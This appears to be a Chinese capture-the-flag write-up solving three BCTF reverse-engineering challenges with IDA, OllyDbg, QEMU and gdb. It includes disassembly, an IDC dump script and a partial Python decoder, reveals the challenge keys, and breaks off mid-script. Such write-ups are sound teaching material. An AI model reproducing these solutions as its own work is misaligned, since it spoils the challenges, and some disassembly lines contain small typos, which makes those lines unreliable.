二、用 ida 分析程序

1. 从 main 函数可以看出程序调用了 4 次 sub_401A70.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  sub_401A70(1147021405);
  sub_401A70(942305638);
  sub_401A70(493974365);
  sub_401A70(942764337);
  printf("\nSomething wrong..Nothing found!\n");
  return 0;
}
```

Sub_401A70 的主要部分如下：

```
sub_401000(65535);
sub_4010B0();
result = sub_401050();
v11 = 0;
for ( i = 0; i <= 0xFF; ++i )
{
  printf(".");
  for ( j = 0; j <= 0xFF; ++j )
  {
    for ( k = 0; k <= 0xFF; ++k )
    {
      for ( l = 0; l <= 0xFF; ++l )
      {
        ++v10;
        MessageBoxA(0, "bctf", "hello world", 0);
        v5 = i;
        v6 = j;
        v7 = k;
        v8 = l;
        sub_401960(&v5);
        if ( v10 == a1 )
          sub_401920(&v5);
      }
    }
  }
  result = i + 1;
```

其中前 3 个函数都是进行反调试的。

Sub_401920 函数

```
int __cdecl sub_401920()
{
  return printf(
           "%c%c%c%c",
           (unsigned __int8)byte_40336D,
           (unsigned __int8)byte_40336F,
           (unsigned __int8)byte_40336E,
           (unsigned __int8)byte_40336C);
}
```

每次会打印 4 个字节，每次调用一次 Sub_401A70，就会进入一次 sub_401920，从而打印 4 个字节，所以这儿打印的应该就是 key。

直接将 Sub_401A70 中的以下 2 句 nop 运行，等一会儿即可得到 key。

```
printf(".");
MessageBoxA(0, "bctf", "hello world", 0);
```

三、修改程序后运行，得到 key 值

REVERSE 200 小菜一碟

使用 od 打开，找到主函数，输入函数之后有几个判断

1. 数字判断，如果输入不是数字则弹出异常，是则将其转换为数字拷贝到某块区域。

```
011F1207  >  8A440D B0     MOV AL,BYTE PTR [ECX+EBP-50]          判断输入是否为数字
011F120B  .  3C 30         CMP AL,30
011F120D  .v 7C 28         JL SHORT 011F1237
011F120F  .  3C 39         CMP AL,39
011F1211  .v 7F 24         JG SHORT 011F1237
011F1213  .  807C35 D8 FF  CMP BYTE PTR [ESI+EBP-28],0FF
011F1218  .v 74 0E         JE SHORT 011F1228
011F121A  .  8D9B 0000000  LEA EBX,[EBX]
011F1220  >  46            INC ESI
011F1221  .  807C35 D8 FF  CMP BYTE PTR [ESI+EBP-28],0FF
011F1226  .v 75 F8         JNE SHORT 011F1220
011F1228  >  24 0F         AND AL,0F
011F122A  .  884435 D8     MOV BYTE PTR [ESI+EBP-28],AL
011F122E  .  41            INC ECX
011F122F  .  46            INC ESI
011F1230  .  83F9 10       CMP ECX,10
011F1233  .v 7C D2         JL SHORT 011F1207
```

2. 16 位判断

```
011F1240  >  807D C0 00    CMP BYTE PTR [EBP-40],0               判断输入第17位为0
011F1244  .v 0F85 5D02000  JNE 011F14A7
```

3. 除法

本程序使用乘法代替除法，某数除以 0x66666667 再右移两位表示除以 10。

判断分为两个部分，其中第一部分循环两次。

```
011F12CD  >  8945 98       MOV DWORD PTR [EBP-68],EAX
011F12D0  .  83F8 02       CMP EAX,2
011F12D3  .v 0F8D F900000  JGE 011F13D2
011F12D9  .  8D45 DF       LEA EAX,[EBP-21]
011F12DC  .  03C2          ADD EAX,EDX
011F12DE  .  42            INC EDX
011F12DF  .  0FBE30        MOVSX ESI,BYTE PTR [EAX]              esi=num7,num7表示输入的第七个数字;第二次为8
011F12E2  .  8995 74FFFFF  MOV DWORD PTR [EBP-8C],EDX            db-3c = edx
011F12E8  .  0FBE53 01     MOVSX EDX,BYTE PTR [EBX+1]            edx=num6
011F12EC  .  0FAFD6        IMUL EDX,ESI                          edx = num6 * num7
011F12EF  .  8955 A0       MOV DWORD PTR [EBP-60],EDX            db-10 = num6 * num7
011F12F2  .  B8 67666666   MOV EAX,66666667
011F12F7  .  F7EA          IMUL EDX                              edx = (num6*num7)*M \ ffffffffh
011F12F9  .  C1FA 02       SAR EDX,2                             edx = edx/10 的商
011F12FC  .  8BDA          MOV EBX,EDX
011F12FE  .  C1EB 1F       SHR EBX,1F                            ebx 为(num6*num7) 的符号位?
011F1301  .  03DA          ADD EBX,EDX                           ebx = num6*num7/10
011F1303  .  8AC3          MOV AL,BL
011F1305  .  C0E0 02       SHL AL,2                              al = bl*4
011F1308  .  8ACB          MOV CL,BL
011F130A  .  02C8          ADD CL,AL                             cl=5*bl
011F130C  .  8B45 A0       MOV EAX,DWORD PTR [EBP-60]            eax = num6 * num7
011F130F  .  02C9          ADD CL,CL                             cl=10*bl
011F1311  .  2AC1          SUB AL,CL                             al = num6*num7 - 10*bl
011F1313  .  8845 AA       MOV BYTE PTR [EBP-56],AL              byte-6 = num6*num7 - 10*bl
011F1316  .  8945 A0       MOV DWORD PTR [EBP-60],EAX            db-10 = num6*num7 - 10*bl. 为num6*num7的个位
011F1319  .  8D45 DD       LEA EAX,[EBP-23]
011F131C  .  0FBE10        MOVSX EDX,BYTE PTR [EAX]              edx = 1
011F131F  .  0FAFD6        IMUL EDX,ESI                          edx = num7
011F1322  .  03D3          ADD EDX,EBX                           edx = num6*num7/10 + num7
011F1324  .  8955 84       MOV DWORD PTR [EBP-7C],EDX            db-2c = edx
011F1327  .  B8 67666666   MOV EAX,66666667
011F132C  .  F7EA          IMUL EDX
011F132E  .  C1FA 02       SAR EDX,2                             edx = (num6*num7/10 +num7)/10
011F1331  .  8BDA          MOV EBX,EDX
011F1333  .  C1EB 1F       SHR EBX,1F
011F1336  .  03DA          ADD EBX,EDX                           ebx = (num6*num7/10 +num7)/10
011F1338  .  8AC3          MOV AL,BL
011F133A  .  8ACB          MOV CL,BL
011F133C  .  C0E0 02       SHL AL,2
011F133F  .  02C8          ADD CL,AL                             cl = 5*bl
011F1341  .  895D 9C       MOV DWORD PTR [EBP-64],EBX            db-14 = (num6*num7/10 +num7)/10
011F1344  .  8B5D 84       MOV EBX,DWORD PTR [EBP-7C]            ebx = num6*num7/10 + num7
011F1347  .  8B45 9C       MOV EAX,DWORD PTR [EBP-64]            eax = (num6*num7/10 + num7)的十位
011F134A  .  02C9          ADD CL,CL                             cl=(num6*num7/10+num7)/10*10
011F134C  .  2AD9          SUB BL,CL                             bl= (num6*num7/10 + num7)的个位
011F134E  .  885D A9       MOV BYTE PTR [EBP-57],BL              byte-7 = bl
011F1351  .  8845 A8       MOV BYTE PTR [EBP-58],AL              byte-8 = al
011F1354  .  3AEB          CMP CH,BL                             num1与(num6*num7/10)+num7 的个位是否相等;第二次为(num2-num6*num7的个位)与(num6*8/10+8)的
011F1356  .v 75 65         JNE SHORT 011F13BD                    不相等则异常
011F1358  .  8A45 AF       MOV AL,BYTE PTR [EBP-51]              al = num2;第二次为num3
011F135B  .  8B55 A0       MOV EDX,DWORD PTR [EBP-60]            edx = num6*num7 的个位
011F135E  .  3AC2          CMP AL,DL                             num2 与 num6*num7的个位是;第二次为num3与num6*8的个位是否
011F1360  .v 7E 5B         JLE SHORT 011F13BD                    小于等于则异常
011F1362  .  807D 9C 00    CMP BYTE PTR [EBP-64],0               (num6*num7/10 + num7)的十位是否为0;第二次为(num6*8/10 + 8)的十位为0
011F1366  .v 75 55         JNE SHORT 011F13BD                    不为0则异常
011F1368  .  885C3D C4     MOV BYTE PTR [EDI+EBP-3C],BL          byte+1f = (num6*num7/10 + num7)的个位
011F136C  .  88543D C5     MOV BYTE PTR [EDI+EBP-3B],DL          byte+20 = num6*num7的个位;这个数再==num11
011F1370  .  8AE8          MOV CH,AL                             ch=al=num2
011F1372  .  2AEA          SUB CH,DL                             ch=num2-num6*num7的个位
011F1374  .  8B55 A4       MOV EDX,DWORD PTR [EBP-5C]            edx = 2
011F1377  .  8D75 D8       LEA ESI,[EBP-28]                      esi = +28
011F137A  .  886C3D C6     MOV BYTE PTR [EDI+EBP-3A],CH          byte+21 = num2-num6*num7的个位;再等于num12
011F137E  .  8A1C32        MOV BL,BYTE PTR [ESI+EDX]             bl=num3
011F1381  .  42            INC EDX                               edx=3
011F1382  .  885C3D C7     MOV BYTE PTR [EDI+EBP-39],BL          byte+22 = num3
011F1386  .  83C7 04       ADD EDI,4                             edi = 0fh
011F1389  .  886D AE       MOV BYTE PTR [EBP-52],CH              byte-2 = num2-num6*num7的个位
011F138C  .  885D AF       MOV BYTE PTR [EBP-51],BL              byte-1 = num3
011F138F  .  8955 A4       MOV DWORD PTR [EBP-5C],EDX            db-c++;db-c = 3
011F1392  .  84ED          TEST CH,CH                            判断(num2-(num6*num7的个位))是否为0;第二次为num3-(num6*8的个位)
011F1394  .v 75 15         JNZ SHORT 011F13AB                    ch为0则异常
011F1396  .  68 F0EZ1F01   PUSH OFFSET 011FE7F0                  Arg2 = divide.11FE7F0
011F139B  .  8D45 94       LEA EAX,[EBP-6C]
011F139E  .  50            PUSH EAX                              Arg1
011F139F  .  C745 94 0600  MOV DWORD PTR [EBP-6C],6
011F13A6  .  E8 33920000   CALL 011FA5DE                         divide.011FA5DE
011F13AB  >  8B45 98       MOV EAX,DWORD PTR [EBP-68]
011F13AE  .  8B95 74FFFFF  MOV EDX,DWORD PTR [EBP-8C]            edx = db-3c
011F13B4  .  40            INC EAX                               db-18++
011F13B5  .  8D5D DD       LEA EBX,[EBP-23]
011F13B8  .v E9 10FFFFFF   JMP 011F12CD
```

第二部分为一个函数，判断如下。

```
011F1000  $  55            PUSH EBP                                divide.011F1000(guessed Arg1)
011F1001  .  8BEC          MOV EBP,ESP
011F1003  .  83EC 18       SUB ESP,18
011F1006  .  8BC1          MOV EAX,ECX
011F1008  .  8945 F0       MOV DWORD PTR [EBP-10],EAX
011F100B  .  53            PUSH EBX
011F100C  .  56            PUSH ESI
011F100D  .  0FBE72 01     MOVSX ESI,BYTE PTR [EDX+1]              esi=num9
011F1011  .  57            PUSH EDI
011F1012  .  0FBE78 01     MOVSX EDI,BYTE PTR [EAX+1]              edi=num6
011F1016  .  8BCE          MOV ECX,ESI
011F1018  .  0FAFCF        IMUL ECX,EDI                            ecx=num9*num6
011F101B  .  8955 EC       MOV DWORD PTR [EBP-14],EDX
011F101E  .  B8 67666666   MOV EAX,66666667
011F1023  .  F7E9          IMUL ECX
011F1025  .  C1FA 02       SAR EDX,2                               num9*num6/10
011F1028  .  8BDA          MOV EBX,EDX
011F102A  .  C1EB 1F       SHR EBX,1F
011F102D  .  03DA          ADD EBX,EDX                             ebx = num9*num6/10
011F102F  .  894D FC       MOV DWORD PTR [EBP-4],ECX
011F1032  .  8AC3          MOV AL,BL
011F1034  .  C0E0 02       SHL AL,2                                al = bl*4
011F1037  .  8D0C18        LEA ECX,[EBX+EAX]                       al = bl*5
011F103A  .  8B45 F0       MOV EAX,DWORD PTR [EBP-10]
011F103D  .  02C9          ADD CL,CL                               al = bl*10
011F103F  .  284D FC       SUB BYTE PTR [EBP-4],CL                 byte-5c = num6*num9 - 10*bl,即num6*num9个位
011F1042  .  0FBE08        MOVSX ECX,BYTE PTR [EAX]                ecx=1
011F1045  .  0FAFCE        IMUL ECX,ESI                            ecx = num9*1
011F1048  .  03CB          ADD ECX,EBX                             ecx = num9*num6/10 + num9
011F104A  .  B8 67666666   MOV EAX,66666667
011F104F  .  F7E9          IMUL ECX
011F1051  .  894D F4       MOV DWORD PTR [EBP-0C],ECX              ecx = num9*num6/10 + num9
011F1054  .  C1FA 02       SAR EDX,2                               edx = (num9*num6/10 + num9)的十位
011F1057  .  8BCA          MOV ECX,EDX
011F1059  .  C1E9 1F       SHR ECX,1F
011F105C  .  03CA          ADD ECX,EDX                             ecx = (num9*num6/10 + num9)的十位
011F105E  .  8AC1          MOV AL,CL
011F1060  .  C0E0 02       SHL AL,2
011F1063  .  894D E8       MOV DWORD PTR [EBP-18],ECX
011F1066  .  02C8          ADD CL,AL
011F1068  .  8B45 EC       MOV EAX,DWORD PTR [EBP-14]
011F106B  .  02C9          ADD CL,CL                               cl=10*al
011F106D  .  284D F4       SUB BYTE PTR [EBP-0C],CL                byte-64 = (num9*num6/10 + num9)的个位
011F1070  .  0FBE08        MOVSX ECX,BYTE PTR [EAX]                ecx = num8
011F1073  .  0FAFCF        IMUL ECX,EDI                            ecx = num8*num6
011F1076  .  B8 67666666   MOV EAX,66666667
011F107B  .  F7E9          IMUL ECX
011F107D  .  8B75 08       MOV ESI.DWORD PTR [EBP+8]
```

```
011F1070  .  0FBE08        MOVSX ECX,BYTE PTR [EAX]                ecx = num8
011F1073  .  0FAFCF        IMUL ECX,EDI                            ecx = num8*num6
011F1076  .  B8 67666666   MOV EAX,66666667
011F107B  .  F7E9          IMUL ECX
011F107D  .  8B75 08       MOV ESI,DWORD PTR [EBP+8]
011F1080  .  C1FA 02       SAR EDX,2                               edx = num8*num6/10
011F1083  .  8BDA          MOV EBX,EDX
011F1085  .  C1EB 1F       SHR EBX,1F
011F1088  .  03DA          ADD EBX,EDX                             ebx = num8*num6/10
011F108A  .  8AC3          MOV AL,BL
011F108C  .  C0E0 02       SHL AL,2
011F108F  .  894D F8       MOV DWORD PTR [EBP-8],ECX               ecx = num8*num6
011F1092  .  8D0C18        LEA ECX,[EBX+EAX]                       cl = 5*bl
011F1095  .  8B45 F8       MOV EAX,DWORD PTR [EBP-8]               cl = db-60 = num6*num8
011F1098  .  02C9          ADD CL,CL                               cl = 10*bl
011F109A  .  2AC1          SUB AL,CL                               al = num6*num8的个位
011F109C  .  8846 02       MOV BYTE PTR [ESI+2],AL                 <<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<,
011F109F  .  8945 F8       MOV DWORD PTR [EBP-8],EAX               db-60 = al = num6*num8的个位
011F10A2  .  8B45 F0       MOV EAX,DWORD PTR [EBP-10]
011F10A5  .  0FBE08        MOVSX ECX,BYTE PTR [EAX]                ecx=1
011F10A8  .  8B45 EC       MOV EAX,DWORD PTR [EBP-14]
011F10AB  .  0FBE00        MOVSX EAX,BYTE PTR [EAX]                eax = num8
011F10AE  .  0FAFC8        IMUL ECX,EAX                            ecx=num8
011F10B1  .  03CB          ADD ECX,EBX                             ecx=num8+num6*num8/10
011F10B3  .  B8 67666666   MOV EAX,66666667
011F10B8  .  F7E9          IMUL ECX
011F10BA  .  C1FA 02       SAR EDX,2                               edx = (num8+num6*num8/10)的十位
011F10BD  .  8BC2          MOV EAX,EDX                             eax = (num8+num6*num8/10)的十位
011F10BF  .  C1E8 1F       SHR EAX,1F
011F10C2  .  03C2          ADD EAX,EDX                             eax = (num8+num6*num8/10)的十位
011F10C4  .  8945 08       MOV DWORD PTR [EBP+8],EAX
011F10C7  .  8B45 FC       MOV EAX,DWORD PTR [EBP-4]               eax = num6*num9的个位
011F10CA  .  8846 03       MOV BYTE PTR [ESI+3],AL                 <<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<,
011F10CD  .  8B45 F8       MOV EAX,DWORD PTR [EBP-8]               eax = num6*num8的个位
011F10D0  .  0FBED8        MOVSX EBX,AL                            ebx = num6*num8的个位
011F10D3  .  8B45 F4       MOV EAX,DWORD PTR [EBP-0C]              eax = (num9*num6/10 + num9)的个位
011F10D6  .  0FBEC0        MOVSX EAX,AL                            al = (num9*num6/10 + num9)的个位
011F10D9  .  03D8          ADD EBX,EAX                             ebx = num6*num8的个位 + (num9*num6/10+num9)的个位
011F10DB  .  B8 67666666   MOV EAX,66666667
011F10E0  .  894D EC       MOV DWORD PTR [EBP-14],ECX              db-6c = num8+num6*num8/10
011F10E3  .  F7EB          IMUL EBX
011F10E5  .  C1FA 02       SAR EDX,2                               edx = (num6*num8的个位 + (num9*num6/10+num9)的个位)/10
011F10E8  .  8BCA          MOV ECX,EDX
011F10EA  .  C1E9 1F       SHR ECX,1F
011F10ED  .  03CA          ADD ECX,EDX                             ecx = (num6*num8的个位 + (num9*num6/10+num9)的个位)/10
011F10EF  .  8B55 EC       MOV EDX,DWORD PTR [EBP-14]              edx = num8+num6*num8/10
011F10F2  .  8AC1          MOV AL,CL
```

```
011F10F2  .  8AC1          MOV AL,CL
011F10F4  .  C0E0 02       SHL AL,2
011F10F7  .  894D F0       MOV DWORD PTR [EBP-10],ECX              db-68 = (num6*num8的个位 + (num9*num6/10+num9)的个位)/10
011F10FA  .  02C8          ADD CL,AL
011F10FC  .  02C9          ADD CL,CL                               cl = 10*cl
011F10FE  .  2AD9          SUB BL,CL                               bl = (num6*num8的个位 + (num9*num6/10+num9)的个位)的个位
011F1100  .  8B4D 08       MOV ECX,DWORD PTR [EBP+8]
011F1103  .  8AC1          MOV AL,CL                               al = (num8+num6*num8/10)的十位
011F1105  .  C0E0 02       SHL AL,2
011F1108  .  02C8          ADD CL,AL                               cl = 10*cl
011F110A  .  02C9          ADD CL,CL                               dl = (num8+num6*num8/10)的个位
011F110C  .  2AD1          SUB DL,CL                               ecx = (num8+num6*num8/10)的个位
011F110E  .  0FBECA        MOVSX ECX,DL                            edx = (num9*num6/10 + num9)的十位
011F1111  .  8B55 E8       MOV EDX,DWORD PTR [EBP-18]              ecx = (num8+num6*num8/10)的个位+(num6*num8的个位 + (num9*num6/10+num9)的个位)/10
011F1114  .  034D F0       ADD ECX,DWORD PTR [EBP-10]
011F1117  .  0FBED2        MOVSX EDX,DL
011F111A  .  03D1          ADD EDX,ECX                             edx = (num8+num6*num8/10)的个位+(num6*num8的个位 + (num9*num6/10+num9)的个位)/10+(num9*num6/
011F111C  .  8955 E8       MOV DWORD PTR [EBP-18],EDX
011F111F  .  B8 67666666   MOV EAX,66666667
011F1124  .  F7EA          IMUL EDX
011F1126  .  885E 02       MOV BYTE PTR [ESI+2],BL                 <<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<,
011F1129  .  C1FA 02       SAR EDX,2                               edx = ((num8+num6*num8/10)的个位+(num6*num8的个位 + (num9*num6/10+num9)的个位)/10+(num9*num
011F112C  .  8BDA          MOV EBX,EDX
011F112E  .  C1EB 1F       SHR EBX,1F
011F1131  .  03DA          ADD EBX,EDX                             ebx = ((num8+num6*num8/10)的个位+(num6*num8的个位 + (num9*num6/10+num9)的个位)/10+(num9*num
011F1133  .  8AC3          MOV AL,BL                               bl = ((num8+num6*num8/10)的个位+(num6*num8的个位 + (num9*num6/10+num9)的个位)/10+(num9*num6/
011F1135  .  C0E0 02       SHL AL,2
011F1138  .  5F            POP EDI
011F1139  .  8D0C18        LEA ECX,[EBX+EAX]
011F113C  .  8B45 E8       MOV EAX,DWORD PTR [EBP-18]              eax = (num8+num6*num8/10)的个位+(num6*num8的个位 + (num9*num6/10+num9)的个位)/10+(num9*num6/
011F113F  .  02C9          ADD CL,CL                               cl = 10*cl
011F1141  .  2AC1          SUB AL,CL                               al = ((num8+num6*num8/10)的个位+(num6*num8的个位 + (num9*num6/10+num9)的个位)/10+(num9*num6/
011F1143  .  8846 01       MOV BYTE PTR [ESI+1],AL
011F1146  .  8B45 08       MOV EAX,DWORD PTR [EBP+8]               eax = (num8+num6*num8/10)的十位
011F1149  .  02C3          ADD AL,BL                               eax = (num8+num6*num8/10)的十位-((num8+num6*num8/10)的个位+(num6*num8的个位 + (num9*num6/10-
011F114B  .  8806          MOV BYTE PTR [ESI],AL
011F114D  .  5E            POP ESI
011F114E  .  5B            POP EBX
011F114F  .  8BE5          MOV ESP,EBP
011F1151  .  5D            POP EBP
011F1152  .  C3            RETN
```

通过逐行分析得出以下约束条件。

```
if(a1==(a6*a7/10+a7)%10) if(a2>a6*a7%10)
if((a6*a7/10+a7)/10==0) if(a2!=a6*a7%10)
```

```
if(a2-a6*a7%10==(8*a6/10+8)%10) if(a3>8*a6%10) if((8*a6/10+8)/10==0)
 if((a3-8*a6%10<1)||(a3-(8*a6%10)==1&&a4<a6)) if(a5==a6*a9%10)
if(a4==((a6*a8%10)+(a9*a6/10+a9)%10)%10)
if(((a8+a6*a8/10)%10+(a6*a8%10+(a9*a6/10+a9)%10)/10+(a9*a6/10+a9)/10)%10==a3-8*a6%10)
 if((a8+a6*a8/10)/10-(((a8+a6*a8/10)%10+(a6*a8%10+a9*a6/10+a9)%10)/10+(a9*a6/10 + a9)/10)/10)==0)
```

这样可以求出 1-9 个数。时间所限，没有仔细去研究这个算法到底是做什么的。

4. 剩余的数求法

```
011F1426  >   3BCF          CMP ECX,EDI                                  循环20次
011F1428  ·v  7D 22         JGE SHORT 011F144C
011F142A  ·   8A440D D8     MOV AL,BYTE PTR [ECX+EBP-28]
011F142E  ·   3A440D C4     CMP AL,BYTE PTR [ECX+EBP-3C]
011F1432  ·v  74 15         JE SHORT 011F1449
011F1434  ·   68 F0E71F01   PUSH OFFSET 011FE7F0                         Arg2 = divide.11FE7F0
011F1439  ·   8D45 88       LEA EAX,[EBP-78]                             Arg1
011F143C  ·   50            PUSH EAX
011F143D  ·   C745 88 0500  MOV DWORD PTR [EBP-78],5                     divide.011FA5DE
011F1444  ·   E8 95910000   CALL 011FA5DE
011F1449  >   41            INC ECX
011F144A  ·v  EB DA         JMP SHORT 011F1426
```

最后有一个循环函数，判断剩余的数是否相同，因此直接从内存中提取剩余的数就行了。

5. 结果

REVERSE 400 神秘系统

1. 用 010editor 打开，看到开头部分像一个系统的引导扇区（第一扇区后 2 个字节为 55 aa）用 qemu 运行，发现要输入 access code。

```
ling@ling-virtual-machine:~/Desktop$ qemu -hda bctfos.img
Could not access KVM kernel module: No such file or directory
failed to initialize KVM: No such file or directory
Back to tcg accelerator.
```

```
QEMU
SeaBIOS (version pre-0.6.3-20120507_233324-palmer)


iPXE (http://ipxe.org) 00:03.0 C900 PCI2.10 PnP PMM+17FC92A0+17F892A0 C900


Booting from Hard Disk...
Loading...
Access code:_
```

2. 分析引导程序

重新以调试状态运行 qemu

```
ling@ling-virtual-machine:~/Desktop$ qemu -s -S -hda bctfos.img
Could not access KVM kernel module: No such file or directory
failed to initialize KVM: No such file or directory
Back to tcg accelerator.
```

用 gdb 连上 qemu

```
ling@ling-virtual-machine:~$ gdb
GNU gdb (Ubuntu/Linaro 7.4-2012.02-0ubuntu2) 7.4-2012.02
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>.
(gdb) c
The program is not being run.
(gdb) target remote :1234
Remote debugging using :1234
0x0000fff0 in ?? ()
```

此时系统停在 ffff0 地址，此处为 bios 的代码入口点。Bios 会将第 1 扇区加载到 0x7c00 处，然后跳转到 0x7c00，所以在 0x7c00 处下断，对第 1 扇区的引导代码进行动态分析。

同时用 ida 打开 bctfos 文件，可以查看到文件的静态反汇编代码。

```
seg000:002A                 xor     cx, cx
seg000:002C                 mov     cl, 2
seg000:002E                 xor     dx, dx
seg000:0030                 mov     dl, 80h ; '■'
seg000:0032                 mov     ax, 20Ah
seg000:0035                 int     13h             ; DISK - READ SECTORS INTO MEMORY
seg000:0035                                         ; AL = number of sectors to read, CH = track, CL = sector
seg000:0035                                         ; DH = head, DL = drive, ES:BX -> buffer to fill
seg000:0035                                         ; Return: CF set on error, AH = status, AL = number of sectors re
```

发现地址 0x7c35（ida 显示地址为 0x0035，但实际运行地址为 0x7c35）处进行了读扇区操作，此时的各寄存器值为

```
(gdb) info reg
eax            0x20a    522
ecx            0x2      2
edx            0x80     128
ebx            0x0      0
esp            0xfffb   0xfffb
ebp            0x0      0x0
esi            0x0      0
edi            0x0      0
eip            0x7c35   0x7c35
eflags         0x246    [ PF ZF IF ]
cs             0x0      0
ss             0x0      0
ds             0x0      0
es             0x800    2048
fs             0x0      0
gs             0x0      0
```

通过 ida 的注释中对各寄存器的意义，可以知道是将第 2 扇区开始的 10 个扇区加载到 0x8000 处。

在 0x7ce3 处从键盘读取了 4 位数字，放入到 bp+var_14 处

```
seg000:00E3 loc_E3:                                 ; CODE XREF: sub_A0+62↓j
seg000:00E3                 call    get_char
seg000:00E6                 mov     si, [bp+var_16]
seg000:00E9                 mov     [bp+si+var_14], al
seg000:00EC                 mov     si, [bp+var_16]
seg000:00EF                 cmp     [bp+si+var_14], 30h ; '0'
seg000:00F3                 jl      short loc_FE
seg000:00F5                 cmp     [bp+si+var_14], 39h ; '9'
seg000:00F9                 jg      short loc_FE
seg000:00FB                 inc     [bp+var_16]
seg000:00FE
seg000:00FE loc_FE:                                 ; CODE XREF: sub_A0+53↑j
seg000:00FE                                         ; sub_A0+59↑j
seg000:00FE                 cmp     [bp+var_16], 4
seg000:0102                 jnz     short loc_E3
seg000:0104                 mov     [bp+var_1C], 0
seg000:0109                 jmp     short loc_10F
```

在 0x7d0c 处，伪代码如下：

```
for(i = 0; i < 0x800; i++)
{
    (char*)(0x8000)^=key[i%4];
}
```

即将 0x8000 处开始的 800 个字节用刚才输入的 key 进行异或。

之后通过 retf 跳转到 0x8000

```
seg000:0037                 call    sub_A0
seg000:003A                 mov     ax, 800h
seg000:003D                 push    ax
seg000:003E                 xor     ax, ax
seg000:0040
seg000:0040 loc_40:                                 ; DATA XREF: sub_62+19↓r
seg000:0040                                         ; sub_62+29↓r
seg000:0040                 push    ax
seg000:0041                 retf
seg000:0042
```

分析：0x8000 处数据来源于第 2 扇区，然后通过异或，最后再执行。猜测第 2 个扇区的前几个字节异或后与第 1 扇区的一致，

```
0000h: EB 08 42 43
0200h: DA 3B 71 74
```

异或得 `31 33 33 37`，即 1337。在系统中输入 1337 出现如下界面，说明 key 正确。

3. 分析系统

通过对系统进行尝试，发现系统能够执行几条命令。

```
user@bctf# ls
user@bctf#
Error: Invalid command! Try "help".
user@bctf# help
help - show help
ls - list files
rd [file name] - read a file
wr [file name] - create and write a file
dl [file name] - delete a file
user@bctf#
```

此时，由于 0x8000 的代码是通过异或的方法重新生成的，我们通过 ida 远程调试，将其 dump 下来。

远程连上后，在 0x7c41 处的 retf 下断，然后单步。（此时，系统应该运行到 0x8000，但 ida 却跳到了 0x10000 处，不知是工具 bug 还是没有设置好），但此时 0x8000 有了异或后的数据。

用 idc 脚本 dump 下来，脚本 dump 下了 0x8000-0x8a93 的数据。

```
#include <idc.idc>

static dump(dumpfile,startimg,endimg,offset)
{
  auto i;
  auto size;
  size=endimg-startimg;
  fseek(dumpfile,offset,0);
    for ( i=0; i < size; i=i+1 )
    {
      fputc(Byte(startimg+i),dumpfile);
    }
}

static main(void)
{
  auto StartAddr,EndAddr;
  auto dumpfile;
  auto offset;
  StartAddr = 0x08000;
  EndAddr = 0x08a93;
  offset = 0;
  dumpfile=fopen("D:\\dumpfile","w+");
  dump(dumpfile,StartAddr,EndAddr,offset);
  Message("dump ok.\n");
  fclose(dumpfile);
}
```

在 ida 中往下静态看代码，最后找到输入字符的地方。

将读入的字符放到 bp-80h 处的字符串中，输入字符的个数放到 bp-82h 中。

```
MEMORY:8A5C call    get_char
MEMORY:8A5F mov     si, [bp-82h]
MEMORY:8A63 mov     [bp+si-80h], al
MEMORY:8A66 mov     si, [bp-82h]
MEMORY:8A6A mov     al, [bp+si-80h]
MEMORY:8A6D cbw
MEMORY:8A6E sub     ax, 8
MEMORY:8A71 jnz     short loc_8A0A
MEMORY:8A73 dec     word ptr [bp-82h]
MEMORY:8A77 js      short loc_8A56
```

当输入 0x0d（即 enter 键）后，系统会调用 0x886c 对输入的字符进行解析。

Loc_886c(char *key, int len);

通过分析，发现是通过调用 0x8052 处的字符串比较函数来判断是否为能处理的字符，以此顺利定位到各个命令的处理函数地址

Wr_handler 0x8616

Rd_handler 0x8176

Dl_handler 0x8176

Ls_handler 0x87d6

下面主要对 wr_handler 进行分析，因为从这个函数中可以看出文件是如何存储到系统中的。

伪码如下：

```
wr_handler(filename)
{
    short randomnum = Rand();
    char inputdata[];
    int len = 0;
    while(1)
    {
        char data = getchar();
        if(data != 0x1B)
        {
            if(len + 2> 0x2800)
                goto L2;
            if(data == 0x0d)
            {
                inputdata[len++]=0x0a;
                inputdata[len++]=0x0d;
            }
            if(0x20 <data< 0x7f)
            {
                if(len & 1)
                    inputdata[i]=randomnum&0xff^len^data;
                else
                    inputdata[i]=(randomnum>>8)&0xff^len^data;
            }
        }
        else
        {
L2:         address = save_file_name(filename, inputdata, randomnum);
            save_file_data(address, inputdata, len);
        }
    }
}
```

其中 save_file_name

```
save_file_name(filename, inputdata, randomnum)
{
    //从0x0a000开始找到一个未用的空间
    address = ***;
    address[0] = 1;
    address[2] = randomnum;
    address[0x0a]=filename^0xcc;
}
```

Save_file_text

```
save_file_data(address, inputdata, len)
{

    while(inputdata)
    {
        //随机一个地址
        address = 0xB000 + rand;
        address[0] = 1;
        strcpy(address+6, inputdata, 0x0a);

        inputdata+=0x0a;
    }
}
```

从上可以知道文件的加密方式：

对文件名，0,1 字节为 0001，4,5 字节为 random，文件名在 0x0a 处

文件，0,1 字节为 0001，数据在 0x06 处，通过和 random 异或后存储。

4、获取文件内容

写个程序获取文件 01 00，之后对 0x0a 处字节进行 0xcc 异或解密，发现有一处打印的值：

```
00007E00
key
```

而其余地方打印均为乱码，说明系统就只有这个文件。

```
7E00h: 01 00 9A 00 52 52 01 01 05 3A A7 A9 B5 00 00 00
```

查看，发现 random 值为 0x5252

Python 脚本如下：

```
full_range = range(32, 127)
full_range.append(0x0A)
full_range.append(0x0D)
data_len = 0

try:
  FileObject = open('bctfos', 'rb')
except IOError:
  print "can't find specified file"
```

```
else:
    FileObject.seek(0, 0)
    buf = FileObject.read()
    FileObject.close()


def get_one_data(address):
    global data_len, data
    data = ""
    print "%08X" % address
    start_addr = address + 0x06
    i = 0
    while i < 0x1A:
        if (buf[start_addr + i] == chr(0x0A)) or (buf[start_addr + i] == chr(0x0D)):
            tmp = ord(buf[start_addr + i])
            data += chr(tmp)
            print data
            data = ""
        else:
            tmp = (ord(buf[start_addr + i])) ^ 0x52 ^ (data_len & 0xFF)
            data += chr(tmp)
